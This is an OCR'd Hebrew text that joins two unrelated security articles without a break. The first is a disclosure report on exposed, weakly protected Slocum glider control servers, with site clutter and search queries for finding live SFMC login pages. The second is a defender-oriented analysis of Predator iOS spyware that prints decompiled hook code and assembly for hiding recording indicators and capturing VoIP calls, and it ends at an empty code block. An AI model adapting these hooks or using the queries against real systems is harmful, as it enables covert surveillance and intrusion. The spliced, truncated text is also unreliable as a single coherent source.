
מערכת שליטה חדשה

Teledyne Webb Research אכן פיתחה פלטפורמה חדשה, Control Mission Fleet Slocum (SFMC), שכבר משתמשת ב-HTTPS וב-Authentication תקין. מופעים שלה זוהו בתחילת המחקר שביצעתי אצל University of South Florida, Rutgers University, מכון המטאורולוגיה היפני, ואף שרת ההדרכה של החברה עצמה.

קיומו של דור חדש אינו מבטל את הסיכון. 12 ומעלה שרתי GMC מהדור הישן המשיכו לפעול למשך מספר שנים לאחר ההתרעה הראשונית, בלי אימות, במספר מדינות. כל עוד הם היו מחוברים, הצי השקט נשאר חשוף.


Home
About
Login Form
Username*
Password*
Login
TELEDYNE
WEBB RESEARCH
Everywhereyoulook
Copyright © 2016 Teledyne Webb Research, a Business Unit of Teledyne Instruments, Inc. All rights reserved.


Teledyne Webb Research Slocum G3 Glider
Slocum G3 Glider
Autonomous Underwater Vehicle
Long Endurance, Proven Performance
MODULAR PAYLOADS
HYBRID THRUSTER
REAL-TIME REMOTE PILOTING
PERSISTENT DATA COLLECTION
HIGHLY RELIABLE
G3 SLOCUM GLIDER



SFMC Software

Slocum Fleet Mission Control (SFMC)

Teledyne Webb Slocum Fleet Mission Control (SFMC) is a software suite used to manage multiple Teledyne Webb Research Slocum glider deployments around the world. The SFMC highlights pertinent information, significantly reducing piloting time and allowing smaller teams to manage large fleets of gliders. SFMC provides a web user interface (UI) that includes an interactive map for displaying glider positioning details including past, recent and planned locations.

FEATURES

- Web based glider command and control
- Waypoint planning
- Integrated glider terminal
- Real-time sensor monitoring
- Customizable maps and overlays
- User login accounts with varying permission levels

BENEFITS

- Active vehicle tracking and mission planning
- Consolidated data management
- Ability to access tools from any platform (PC, MAC, tablet, smartphone)
- Increased security

TELEDYNE MARINE
Everywhereyoulook™

PRODUCT LINES BRANDS MARKET SEGMENTS TECHNOLOGIES

WEBB RESEARCH

- APEX Advanced Multi-Sensor Float (AMS)
- APEX Argo
- APEX BioGeoChem
- APEX Current Profiling Float
- APEX Deep
- Batteries - Slocum Glider

Slocum Fleet Mission Control Software

-Webb Research-

Key Features:

- Active Deployment Tracking
- Data Management
- Maps
- Glider Terminal Access
- File Transfers
- Scripts
- User Administration

עשור, שלושה דורות, ואפס שינוי באבטחה

מסמכי ה-Operator Manuals הציבוריים פורשים ציר זמן ברור: דור G2 (2010), G1 (2012), מדריך אימון (2014), G3 (2017), ותוכנת GMC גרסה 7.14 (2013). בין כל הדורות הללו לא בוצע שינוי מהותי אחד ב-Security Architecture. פגיעות ה-FTP Plaintext, היעדר ה-Authentication, ומעבר קבצי ה-JARs ב-HTTP כולן קיימות מהגרסה הראשונה ועד האחרונה. מקורות התיעוד: Manual G1 Slocum (2010), G2 Operators Manual (2012), G2 Training Guide (2014), Operators Guidebook (2010), G3 Manual (2017), GMC Dock Server User Guide Rev 7.14 (2013).

המלצות לתיקון המערכת הישנה

- Critical – הגבלת ממשק ה-GMC ל-VPN פנימי או רשימת IP מוסדית; הסרת החשיפה לאינטרנט.
- Critical – הטמעת Authentication על כל ה-CGI Endpoints, כולל ה-API של Iridium.
- Critical – החלפה מיידית של כל ה-Default ו-Factory Credentials.
- High – מעבר מ-FTP ל-SFTP או SCP בכל העברות ה-Dock Server.
- High – הגשת כל קובצי JNLP ו-JAR דרך HTTPS עם TLS Certificate תקני.
- High – נטישת Java Web Start (Deprecated) לטובת ממשק Web מודרני ומאומת.
- High – הגבלת חיבורי TCP ל-Socket של ה-Dock Server, עם Authentication.
- Medium – הפעלת Application Lock ב-FTP-Go עם סיסמה חזקה.
- Medium – מדיניות Operational Security לנתוני GPS בזמן אמת.
- Low – הוספת robots.txt לפורום התמיכה.

סיכום

רחפני ה-Slocum הם הישג הנדסי של מכונות שקטות שחורשות את האוקיינוסים ומחזירות ידע – לוויינים ימיים. אבל ה-Command and Control שלהם נבנה בתפיסה של מעבדה אקדמית פתוחה, לא של מערכת השולטת בנכסים פיזיים בעלי ערך מחקרי. הפער הזה הוא הסיפור.

החברה שפיתחה אותן הטילה אחריות חלקית על הלקוחות תוך המלצה מפורשת לא לאבטח את הכלים עקב חשש לאובדן קשר, בנוסף היא בנתה את המערכת בתצורה שאיננה לוקחת בחשבון מתודולוגיה של Security by design.

הפניות לחברה נמשכו שנים. שיתוף הפעולה היה מאכזב, וכשהיה - היה טלפוני ולא רשמי, ואחת האמירות המעניינות הייתה שאם יפרצו לכלים נזהה את השינוי בנתיב ונשתלט בחזרה, כי הכלי הזה הינו כמו צב ששט ממש לאט ואי אפשר לפגוע בו. חשוב לציין שהפניה לחברה הייתה אחרי התקרית שבה גורמים סינים תפסו כלי כזה, אך הלקח לא נלמד.

אם רוצים לבצע פגיעה במחקרים אקדמאיים, גניבת סודות מסחריים או כלי מחקר דו שימושיים, תפיסות תמימות אלו הן הבסיס שמאפשרות את זה.

תהיות לגבי המערכת החדשה


אם תרצו לאתר את הצי החדש והמאובטח, כל מה שתצטרכו זה לחפש את אחד מהצירופים הבאים:

```
"/sfmc/login"  "/sfmc/login" && title=="SFMC - Login" "/sfmc/about"
```

אפשר גם להגיע ללוגים בסיסיים של נתוני לוויין "sfmc/iridium-calls" ללא מיקומים.

העובדה שעשרות לקוחות עדיין חושפים את המערכת לאינטרנט, וכל שנדרש הוא שם משתמש וסיסמא, ללא דרישה גורפת של שימוש ב-VPN ארגוני, מצביעה על כך שמלבד הוספת דרישה לסיסמא בסיסית, ומודרניזציה של המערכת מבחינת אבטחה, אין הרבה שינוי תפיסתי.

מדריכי הפעלה מודרניים שפורסמו מצביעים על שיפור ודרישה להחלפת סיסמאות תקופתית. באיזון בין תפעוליות לאבטחה, נראה שהתפעול עדיין מוביל.



על המחבר

אמיתי דן – חוקר אבטחת מידע. המאמר נכתב במקור ב-2018 ונערך מחדש לפרסום ב-18.06.2026.

https://x.com/popshark1

http://amitaydan.com

https://il.linkedin.com/in/amitay-dan-a63647aa

גילוי נאות – Full Disclosure

פניות אל חברת Teledyne Webb Research בנוגע לממצאים המתוארים במאמר זה הועברו מספר פעמים לאורך שנים. תהליך ה-Remediation (התיקון) התארך באופן ניכר עקב חוסר שיתוף פעולה מצד הגורמים האחראים; חלק מהפגיעויות טרם תוקנו במלואן בעת הפרסום. מירב הלקוחות עדכנו גרסאות ולכן החלטתי לשחרר את המאמר.

כתובות IP בתמונות טושטשו, וכל כתובת הוחלפה בשם המדינה או הארגון שבו רשומה הכתובת.

פניה ראשונה לחברה נענתה ב-22.09.2018. נלוו לכך אימיילים לגורמים שונים בחברת Webb Teledyne Research כולל שיחה טלפונית ישירה. החברה יידעה ככל הנראה את הלקוחות אך לא הייתה תגובה רשמית ומשתמשים המשיכו להפעיל כלים ימיים באופן לא מאובטח.

פניה נוספת שנעשתה ב-22.01.2024 למחלקת אבטחת מידע לא נענתה.

לאור רגישות הכלים שאינם מחקריים, בחרתי שלא לפרסם את המחקר עד כה.

© 2026 · אמיתי דן · פורסם במסגרת Responsible Disclosure

מקורות מידע

- Slocum G1 Glider Manual (2010)
  https://gliderfs.coas.oregonstate.edu/gliderweb/docs/slocum_manuals/Slocum_G1_Glider_Manual.pdf
- Slocum G2 Operators Manual Rev.B (2012)
  https://gliderfs.coas.oregonstate.edu/gliderweb/docs/slocum_manuals/Slocum_G2_Glider_Operators_Manual.pdf
- Slocum G2 Operators Training Guide (2014)
  https://gliderfs.coas.oregonstate.edu/gliderweb/docs/slocum_manuals/Slocum_Glider_Operators_Training_Guide.pdf
- Slocum Glider Operators Guidebook (2010)

  https://wiki-pnb.eri.ucsb.edu/images/f/f2/Glider_operators_handbook.pdf

- Slocum G3 Operators Manual Rev.2 (2017)
  https://gliderfs.coas.oregonstate.edu/gliderweb/docs/slocum_manuals/Slocum_G3_Operat

or_Manual_20171219.pdf

- GMC Dock Server User Guide Rev 7.14 (2013)
  https://dockserver.skio.uga.edu/gmc/gmcUserGuide.pdf
- Censys https://censys.io/ipv4?q=%22Webb+Research+Glider+Mission+Control%22
- Shodan
  https://www.shodan.io/search?query=%22Webb+Research+Glider+Mission+Control%22
- ZoomEye
  https://www.zoomeye.org/searchResult?q=%22Webb%20Research%20Glider%20Mission%20Control%22
- TWR Forum

  https://datahost.webbresearch.com

- A Hometown Glider Makes World News

  https://www.capenews.net/falmouth/news/a-hometown-glider-makes-world-news/article_503ef0ab-a95f-5354-8378-7def4f6d3ae1.html

- China Gives Drone Back

  https://www.twz.com/6604/china-gives-drone-back-but-why-did-they-grab-it-in-the-first-place

- Statement by Pentagon Press Secretary

  https://www.war.gov/News/Releases/Release/Article/1032611/statement-by-pentagon-press-secretary-peter-cook-on-incident-in-south-china-sea

- UnitedStates Fleet Forces Command

  https://en.wikipedia.org/wiki/United_States_Fleet_Forces_Command

- Oregon State University - Manuals & Resources, active and archived Deployments 2026

  https://gliderfs2.oce.orst.edu/gliderweb/slocumgliders.php

כיצד Spyware מסוג Predator עוקף את חיווי ההקלטה ב-ios

מאת ניר אברהם

הקדמה

מחקר זה הוא ניתוח malware המתעד כיצד spyware מסחרי שכבר נפרס (כדוגמת Predator) פועל לאחר compromise של המכשיר.

מחקר זה אינו חושף חולשת אבטחה חדשה ב-iOS הדורשת תיקון, אלא מסביר כיצד spyware קיים פועל לאחר שהמכשיר כבר עבר compromise באמצעים אחרים (zero-days וכדומה). מטרת המחקר היא לסייע למגנים (defenders) להבין את האיום ולבנות יכולות זיהוי (detection).

סיכום מנהלים

מאז iOS 14, חברת Apple מציגה אינדיקטורים צבעוניים בשורת הסטטוס כאשר אפליקציות ניגשות למצלמה (נקודה ירוקה) או למיקרופון (נקודה כתומה) — תכונת פרטיות קריטית שנועדה להתריע למשתמשים על מעקב פוטנציאלי. ניתוח זה מתעד כיצד דגימה של spyware מסוג Predator, שפותחה על ידי Intellexa/Cytrox, עוקפת בצורה מדויקת את האינדיקטורים הללו תוך ביצוע מעקב סמוי.

הטכניקה המתוארת בניתוח זה דורשת כי המכשיר יהיה קודם לכן תחת compromise מלא, כולל גישה ברמת kernel לצורך התקנת hooks ויכולת להזריק קוד לתהליכי מערכת. למרות שמצבי compromise כאלה נקשרו בעבר ל-Predator, מחקר זה אינו חושף חולשות חדשות או טכניקות exploitation נגד הגרסאות האחרונות של iOS. באמצעות reverse engineering של דגימות Predator ל-iOS, ניתחנו מנגנונים טכניים שלא תועדו בעבר, כולל:

- Exploitation של Objective-C nil messaging לצורך דיכוי (Suppression) שקט של עדכוני פעילות חיישנים
- hook יחיד שמבטל גם את חיווי המצלמה וגם את חיווי המיקרופון בו־זמנית
- פער תפעולי שבו הקלטת VoIP חסרה יכולות הסתרה מובנות
- ממשקי API פנימיים (private framework APIs) ספציפיים ב-iOS שאליהם מכוון ה-spyware

רקע


אינדיקטורי הקלטה ב-iOS

Apple הציגה אינדיקטורי הקלטה ב-iOS 14 בשנת 2020 כמנגנון הגנה על פרטיות:

Indicator	Meaning
Green dot	Camera in use (or camera + microphone)
Orange dot	Microphone only

אינדיקטורים אלה מופיעים בשורת הסטטוס ואינם ניתנים לדיכוי (Suppression) על ידי אפליקציות לגיטימיות. הם מנוהלים על ידי SpringBoard, תהליך מסך הבית וה-UI של iOS, באמצעות מחלקות מתוך private frameworks שמנטרות פעילות חיישנים.

החלק העליון של שני מכשירי iPhone. משמאל נקודה כתומה מציינת שהמיקרופון בשימוש. מימין נקודה ירוקה מציינת שהמצלמה (ואולי גם המיקרופון) בשימוש.



[נקודה כתומה מציינת שהמיקרופון בשימוש (שמאל) | נקודה ירוקה מציינת שהמצלמה בשימוש (ימין)]

מחקר קודם: NoReboot

בינואר 2022, ZecOps (כיום חלק מ-Jamf) פרסמנו מחקר על "NoReboot" — טכניקה המדגימה כיצד malware יכול לדמות כיבוי של מכשיר תוך שמירה על יכולות מעקב. NoReboot פעל באמצעות:

1. חטיפת (Hijacking) אירוע הכיבוי (shutdown event)
2. הזרקת קוד ל-SpringBoard ול-BackBoard daemons
3. חסימת עליית SpringBoard (הסתרת כל ה-UI)
4. דיכוי (Suppression) כל משוב פיזי (מסך, רטט, מגע)

כך נוצרה אשליה של מכשיר כבוי, בזמן שהמצלמה והמיקרופון נשארו פעילים.

NoReboot מתאר חולשה שאינה ניתנת לתיקון, משום שאינה מנצלת כלל חולשות התמדה (persistence), אלא עושה שימוש בהטעיה של המשתמש. הגישה של "NoReboot" מדמה כיבוי אמיתי של המכשיר, כך שהמשתמש אינו מסוגל להבחין בין כיבוי אמיתי לבין "כיבוי מדומה". אין כל משוב בממשק המשתמש או בלחצנים עד שהמשתמש מדליק את המכשיר מחדש.

הטכניקה כללה הזרקת קוד לשלושה דימונים: InCallService, SpringBoard ו־backboardd. בעת החלקה לכיבוי, מדובר למעשה באפליקציית מערכת (/Applications/InCallService.app) ששולחת אות כיבוי ל־SpringBoard, דימון האחראי על מרבית האינטראקציות בממשק המשתמש. האות נחטף (hijacked) באמצעות hooking של המתודה -[FBSSystemService shutdownWithOptions:], וכך במקום כיבוי אמיתי מופעל הקוד הזדוני. ב־backboardd הנוזקה מסתירה את אנימציית הגלגל המסתובב, שמופיעה אוטומטית כאשר SpringBoard מפסיק לפעול. SpringBoard הופסק ונחסם מלהיטען מחדש. מאחר ש־SpringBoard אחראי לתגובה לפעולות המשתמש, בהיעדרו המכשיר נראה ומרגיש כאילו אינו דולק.

למרות השבתת כל המשוב הפיזי, המכשיר נותר פעיל לחלוטין ומסוגל לשמור על חיבור אינטרנט פעיל. התוקף יכול להפעיל מרחוק את המיקרופון והמצלמה גם לאחר שהמכשיר "כובה", ולהמשיך בפעילות מבלי לעורר חשד, שכן המשתמש משוכנע שהמכשיר כבוי. למעשה, תוקף יכול לבצע כל פעולה שמשתמש קצה יכול לבצע ואף מעבר לכך.

כאשר המשתמש מנסה להדליק את המכשיר מחדש, backboardd — שמעבד לא רק אירועי מגע אלא גם לחיצות על כפתורים פיזיים — מזהה את הלחיצה. אירוע זה נרשם באמצעות _BKButtonEventRecord ונשמר באובייקט המילון BKEventSenderUsagePairDictionary, ולאחר מכן מנוצל על ידי הקוד המוזרק. הקוד מנצל גישת SSH מקומית להשגת הרשאות root, ולאחר מכן מריץ את הפקודה /bin/launchctl reboot userspace. פעולה זו מסיימת את כל התהליכים ומפעילה מחדש את המערכת מבלי לגעת בליבה (kernel). הליבה נותרת במצב מתוקן, ולכן הקוד הזדוני ממשיך לפעול גם לאחר אתחול מסוג זה.

באשר לאתחול כפוי (force restart): ניתן לזהות ניסיון של המשתמש לבצע אתחול כזה (באמצעות backboardd), ולהציג בכוונה את לוגו Apple מוקדם בכמה שניות, כך שהמשתמש ישחרר את הכפתור מוקדם מהנדרש. המשמעות היא שהאתחול הכפוי לא בוצע בפועל. בנוסף, המאמר מציין כי אירוע אתחול כפוי מתבצע ברמה נמוכה יותר (ייתכן ברמת החומרה), ולכן קשה יותר לשבש אותו באופן ישיר.

הגישה השונה של Predator

Predator משתמש בגישה שונה מהותית. במקום לדמות כיבוי מכשיר, הוא מדכא באופן סלקטיבי רק את אינדיקטורי ההקלטה, בעוד שהמכשיר נשאר פעיל לחלוטין. זה עדין יותר — הטלפון של הקורבן פועל כרגיל, אך הוא אינו מקבל כל חיווי ויזואלי לכך שמתבצע מעקב.

Aspect	NoReboot	Predator
Device state	Appears off	Fully operational
Scope	All UI suppressed	Only indicators hidden
User suspicion	May notice “off” phone doing things	No visible anomaly
Complexity	Full daemon injection	Surgical API hooks

סקירת רכיבים (Component Overview)

מודול העזר של Predator מממש ארבע יכולות עצמאיות:

Module ID	Class	Purpose
10	`Helper::HiddenDot`	Indicator suppression
11	`Helper::Voip`	VoIP/call audio recording
12	`Helper::KeyLogger`	Keystroke capture
13	`Helper::CameraEnabler`	Camera access

כל מודול נשלט באמצעות פרוטוקול פקודות פשוט:

- X,A,args — הקצאה/אתחול של מודול X
- X,E,args — ביצוע פקודה על מודול X
- X,D — מחיקה/השמדה של מודול X

התקנת hook

הפונקציה HiddenDot::setupHook() מכוונת לספק נתוני פעילות החיישנים של SpringBoard:

```
// SENSOR HOOK: Hooks SpringBoard's SBSensorActivityDataProvider._handleNewDomainData: to manipulate sensor activity data, likely to hide spyware-related activity indicators.
DMHooker *__fastcall Helper::HiddenDot::setupHook(Helper::HookerFactory **this)
{
  DMHooker *result; // x0
  char *v3; // x20
  __int64 Task; // x0
  __int64 v5; // x19
  _QWORD v6[3]; // [xsp+0h] [xbp-40h] BYREF
  _QWORD *v7; // [xsp+18h] [xbp-28h]

  result = (DMHooker *)Helper::HookerFactory::getHooker((FDGuardNeonRW **)*(this + 2), "SpringBoard");
  if ( result )
  {
    v3 = (char *)result;
    Task = DMHooker::getTask(result);
    result = (DMHooker *)NSTaskROP::WithoutDeveloperMode::TaskROP<FDGuardNeonRW>::findRemoteObjectiveC(
                           Task + 8,
                           "SBSensorActivityDataProvider",
                           "_handleNewDomainData:");
    if ( result )
    {
      v6[0] = &off_100044D50;
      v6[1] = this;
      v7 = v6;
      v5 = DMHooker::hookAddress(v3, (__int64)result, (__int64)v6, 0);
      if ( v6 == v7 )
      {
        (*(void (__fastcall **)(_QWORD *))(*v7 + 32LL))(v7);
      }
      else if ( v7 )
      {
        (*(void (**)(void))(*v7 + 40LL))();
      }
      return (DMHooker *)(v5 != 0);
    }
  }
  return result;
}
```

[HiddenDot::setupHook() מכוונת ל-SBSensorActivityDataProvider:_handleNewDomainData_]

המתודה המיועדת _handleNewDomainData: נקראת על ידי iOS בכל פעם שפעילות חיישן משתנה — המצלמה מופעלת, המיקרופון מופעל, וכדומה. על ידי ביצוע hook למתודה בודדת זו, Predator מיירט את כל עדכוני סטטוס החיישנים לפני שניתן לרנדר אותם על המסך, ומונע מהנקודות הירוקות והכתומות להופיע למשתמש.

ניצול (exploitation) Objective-C nil messaging של ה-hook: callback

מנגנון הדיכוי עצמו פשוט ואלגנטי. ה-callback המפורק מציג את הלוגיקה המרכזית:

```
__int64 __fastcall sub_10000EC30(__int64 a1, _QWORD **a2)
{
  if ( *(_BYTE *)(*(_QWORD *)(a1 + 8) + 24LL) )
    **a2 = 0;
  return 2;
}
```

[pseudocode של HiddenDot callback — קובע את ה-self pointer ל-NULL באמצעות **a2 = 0]

ברמת האסמבלי, זה מתורגם לפקודת STR XZR יחידה שכותבת אפס ל-thread state:

```
:000000010000EC30
:000000010000EC30 ; __int64 __fastcall sub_10000EC30(__int64, _QWORD **)
:000000010000EC30 sub_10000EC30                           ; DATA XREF: __const:0000000100044D80↓o
:000000010000EC30                 LDR             X8, [X0,#8]
:000000010000EC34                 LDRB            W8, [X8,#0x18]
:000000010000EC38                 CBZ             W8, loc_10000EC44
:000000010000EC3C                 LDR             X8, [X1]
:000000010000EC40                 STR             XZR, [X8]
:000000010000EC44
:000000010000EC44 loc_10000EC44                           ; CODE XREF: sub_10000EC30+8↑j
:000000010000EC44                 MOV             W0, #2
:000000010000EC48                 RET
:000000010000EC48 ; End of function sub_10000EC30
:000000010000EC48
```

[HiddenDot callback assembly — הפקודה STR XZR, [X8] מאפסת את הרגיסטר x0 ב-thread state]

טכניקה זו מנצלת תכונה בסיסית של Objective-C: הודעות שנשלחות ל-nil מתעלמות בשקט.

כיצד זה עובד

ב-ARM64, קונבנציית הקריאה מציבה את ה-pointer self ברגיסטר x0. כאשר נקראת מתודה של Objective-C:

[SBSensorActivityDataProvider _handleNewDomainData:newData]

הרגיסטרים מוגדרים כ:

- x0 = self האובייקט (SBSensorActivityDataProvider)
- x1 = _cmd ה-(selector)
- x2 = newData הפרמטר — (domain data argument)

כאשר x0 מוגדר ל-0 (NULL) לפני שהמתודה מתבצעת, הקריאה הופכת ל:

[nil _handleNewDomainData:newData]

ב-Objective-C, פעולה זו פשוט מחזירה nil/0 מבלי לבצע קוד. עדכון פעילות החיישן נזרק בשקט — SpringBoard אינו יודע שהמצלמה או המיקרופון הופעלו, ולא מוצג אינדיקטור.

ערכי החזרה של hook

ה-callback מחזיר 2, שמשמעותו במערכת ה-hooking מבוססת ה-exceptions של DMHooker היא: "המשך ביצוע עם thread state שעבר שינוי." טבלת הערכים המלאה:

Value	Meaning
0	Error — retry with delay
1	Partial success — may need PAC signing
2	**Success — forward modified registers**
3	PAC redirect — use cached signed address
4	Hook removal — clean up and continue

hook יחיד, דיכוי (Suppression) כפול

ממצא קריטי: hook יחיד זה מדכא גם את האינדיקטור הירוק (מצלמה) וגם את האינדיקטור הכתום (מיקרופון). המחלקה SBSensorActivityDataProvider מאגדת את כל פעילות החיישנים לפני שליחתה לשכבת ה-UI. על ידי יירוט _handleNewDomainData: , Predator חוסם עדכונים לכל סוגי החיישנים באמצעות hook אחד.

שיטה זו יעילה יותר מהגישה החלופית שמצאנו בקוד מת (ראו להלן), שהייתה דורשת hooks נפרדים לכל סוג אינדיקטור.

קוד מת: הגישה שנזנחה

במהלך הניתוח, גילינו פונקציה CSWatcherSpawner::TestHooker() המממשת מנגנון דיכוי אינדיקטורים חלופי — כזה שמבצע hook ישירות ל-SBRecordingIndicatorManager:

[קוד מת ב-TestHooker() המציג hooks שנזנחו ל-SBRecordingIndicatorManager — לפונקציה זו אין כלל הפניות (zero cross-references)]

לפונקציה זו אין כלל הפניות (zero cross-references) — היא לעולם אינה נקראת. נראה שמדובר בקוד פיתוח/בדיקה שהוחלף על ידי הגישה האלגנטית יותר באמצעות SBSensorActivityDataProvider.

הגישה שנזנחה הייתה דורשת:

1. שני hooks נפרדים (אחד לכל מתודה)
2. מניפולציה ישירה של visibility של האינדיקטורים
3. סיכון ל-race conditions עם מערכת התצוגה

הגישה בפרודקשן באמצעות _handleNewDomainData: נקייה יותר — היא עוצרת את המידע במקור במקום להילחם במערכת ה-UI.

הקלטת VoIP

למודול הקלטת ה-VoIP אין יכולת דיכוי (Suppression) אינדיקטורים. הוא מבצע hook רק לפונקציות עיבוד אודיו:

```
// AUDIO INTERCEPTION: Hooks mediaserverd for call recording. (1) Gets hooker for mediaserverd, (2) Loads AudioToolboxCore, (3) Hooks AudioConverterNew, (4) Hooks AudioConverterConvertComplexBuffer+52, (5) Sets bad access handler. Enables VoIP/call recording.
__int64 __fastcall Helper::Voip::setupHooks(Helper::Voip *this)
{
  __int64 result; // x0
  void *v3; // x19
  __int64 v4; // x8
  char *v5; // x1
  char v6; // x8
  __int64 v7; // x0
  __int64 (__fastcall **v8)(); // [xsp+0h] [xbp-40h] BYREF
  Helper::Voip *v9; // [xsp+8h] [xbp-38h]
  __int64 (__fastcall **v10)(); // [xsp+18h] [xbp-28h]

  if ( *((_QWORD *)this + 15) )
    return 0;
  result = (__int64)Helper::HookerFactory::getHooker(*((FDGuardNeonRW ***)this + 2), "mediaserverd");
  *((_QWORD *)this + 15) = result;
  if ( result )
  {
    v3 = dlopen("/System/Library/PrivateFrameworks/AudioToolboxCore.framework/AudioToolboxCore", 1);
    v4 = *((_QWORD *)this + 15);
    v8 = &off_100044E28;
    v9 = this;
    v10 = &v8;
    *((_QWORD *)this + 16) = DMHooker::hookSymbol(v4, "AudioConverterNew", &v8, 1);
    if ( &v8 == v10 )
    {
      ((void (__fastcall *)(__int64 (__fastcall ***)()))(*v10)[4])(v10);
    }
    else if ( v10 )
    {
      (*v10)[5]();
    }
    v5 = (char *)dlsym((void *)0xFFFFFFFFFFFFFFFELL, "AudioConverterConvertComplexBuffer") + 52;
    v6 = (char *)*((_QWORD *)this + 15);
    v8 = &off_100044EA8;
    v9 = this;
    v10 = &v8;
    *((_QWORD *)this + 17) = DMHooker::hookAddress(v6, (__int64)v5, (__int64)&v8, 1);
    if ( &v8 == v10 )
    {
      ((void (__fastcall *)(__int64 (__fastcall ***)()))(*v10)[4])(v10);
    }
    else if ( v10 )
    {
      (*v10)[5]();
    }
    v7 = *((_QWORD *)this + 15);
    v8 = &off_100044F28;
    v9 = this;
    v10 = &v8;
    DMHooker::onBadAccess(v7, &v8);
    if ( &v8 == v10 )
    {
      ((void (__fastcall *)(__int64 (__fastcall ***)()))(*v10)[4])(v10);
    }
    else if ( v10 )
    {
      (*v10)[5]();
    }
    dlclose(v3);
    return 1;
  }
  return result;
}
```

[Voip::setupHooks() מבצע hook ל-AudioConverterNew ול-AudioConverterConvertComplexBuffer+52 — אין קוד לדיכוי (Suppression) אינדיקטורים]

צינור לכידת האודיו מחלץ אודיו של שיחות VoIP באמצעות:

- זיהוי sample rate מתוך buffer sizes (16kHz, 24kHz, 32kHz, 44.1kHz, 48kHz)
- המרת float32 PCM ל-int16 באמצעות הוראות NEON SIMD
- downmix מ-4 ערוצים לסטריאו
- כתיבה לקובץ באמצעות ExtAudioFileWrite()

אולם אין קוד לדיכוי (Suppression) אינדיקטור המיקרופון הכתום. העיצוב מרמז על דיכוי (Suppression) אוניברסלי חד-פעמי, שלאחריו הקלטת VoIP (ופוטנציאלית גם לכידת מצלמה) יכולה לפעול מבלי להפעיל אינדיקטורים גלויים.

CameraEnabler: עקיפת PAC לגישה למצלמה

מודול ה-CameraEnabler משתמש בטכניקה שונה — הפנייה (redirection) של PAC (Pointer Authentication Code).

איתור פונקציה באמצעות pattern matching

במקום לבצע hook לסמל (symbol) ידוע, CameraEnabler מאתר את פונקציית היעד באמצעות pattern matching של הוראות ARM64:

```
